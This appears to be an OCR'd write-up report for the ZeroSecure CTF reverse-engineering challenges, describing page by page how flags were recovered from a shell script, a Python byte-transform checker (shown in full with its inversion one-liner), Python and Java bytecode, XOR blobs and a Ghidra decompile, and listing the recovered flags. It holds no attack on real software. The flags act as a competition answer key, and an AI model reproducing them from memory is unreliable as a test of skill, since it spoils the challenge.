PDF Analysis Report

Page 1


1:

Shell script named 'tiny_lock'.

Concatenates variables p1 to p5 to form a flag.

ZeroSecure_CTF{part3_tiny_lock}

Terminal session on Kali Linux.




Page 2

2:

Python script 'gate.py' and its execution.

Reverses string, encodes to UTF-8, and applies a transformation (byte + i + 3) ^ 0x2A.

ZeroSecure_CTF{mirror_then_xor}




Page 3

3:

Sublime Text editor showing 'polyglot_payload.dat'.

Contains sections for HTTP, Python, C, and JSON. Includes a hex blob and a base64 blob.




Page 4

4:

Python bytecode disassembly of 'ghost_machine.dis' and a recovery script 'p.py'.

Reverses a payload string and applies (ord(c) + 2) transformation.

ZeroSecure_CTF{ghost_opcode_trace_9}




Page 5

5:

Terminal showing 'polyglot_payload.dat' analysis and a Python script 'p.py'.

XORs a hex blob with a key 'Natsuki_Subaru_Network'.

ZeroSecure_CTF{polyglot_layers_resolve_9}




Page 6

6:

Java class file 'LicenseWhisper.class' disassembly (javap output).


Shows constant pool and class structure.



Page 7

7:

More Java bytecode instructions (bipush, iastore) for 'LicenseWhisper'.




Page 8

8:

Final part of Java bytecode and a Python recovery script 'p.py'.

XORs a DATA array with a rotating key.

ZeroSecure_CTF{java_bytecode_is_chatty}




Page 9

9:

Python script 'rev.py' to decode a list of hex values.

ZeroSecure_CTF{schrodinger_stack_fragment}




Page 10

10:

Ghidra decompiler window showing 'print_flag' function for 'matryoshka_protocol'.

Shows a series of byte assignments to 'local_38'.



Page 11

11:

Python script 'm.py' to decode the bytes from the Ghidra output.


ZeroSecure_CTF{matryoshka_branch_flip_9}



Page 12

12:

Duplicate of Page 2 (Python script 'gate.py').



chaitanya@kali: ~/Downloads/reverse tiny gate/dist
Session Actions Edit View Help
dist
(chaitanya㉿kali)-[~/Downloads/reverse tiny gate/dist]
$ ls
gate.py r.py
(chaitanya㉿kali)-[~/Downloads/reverse tiny gate/dist]
$ cat gate.py
#!/usr/bin/env python3
"""
Tiny reverse challenge.
The check is intentionally short and local:
1. Reverse the candidate string.
2. Apply a small per-byte transform.
3. Compare the result against the stored byte table.
"""
TARGET = [
170, 92, 94, 84, 76, 92, 68, 88, 85, 65,
85, 87, 171, 168, 80, 85, 164, 112, 67, 115,
92, 87, 161, 165, 84, 171, 90, 167, 187, 175, 81,
]
def encode(candidate: str) -> list[int]:
data = candidate[::-1].encode("utf-8")
out = []
for i, byte in enumerate(data):
out.append(((byte + i + 3) ^ 0x2A) & 0xFF)
return out
def main() -> None:
guess = input("Flag: ").strip()
if encode(guess) == TARGET:
print("Access granted.")
else:
print("Nope. Reverse the transform and try again.")
if __name__ == "__main__":
main()
(chaitanya㉿kali)-[~/Downloads/reverse tiny gate/dist]
$ python3 -c "
TARGET = [
170, 92, 94, 84, 76, 92, 68, 88, 85, 65,
85, 87, 171, 168, 80, 85, 164, 112, 67, 115,
92, 87, 161, 165, 84, 171, 90, 167, 187, 175, 81,
]
data = bytes(((t ^ 0x2A) - i - 3) & 0xFF for i, t in enumerate(TARGET))
print(data[::-1].decode())
"
ZeroSecure_CTF{mirror_then_xor}
(chaitanya㉿kali)-[~/Downloads/reverse tiny gate/dist]
$

ZERO SECURE CTF WRITE-UP

Team Name : TEAM_UNFINDABLES

Que 1


Echo chamber

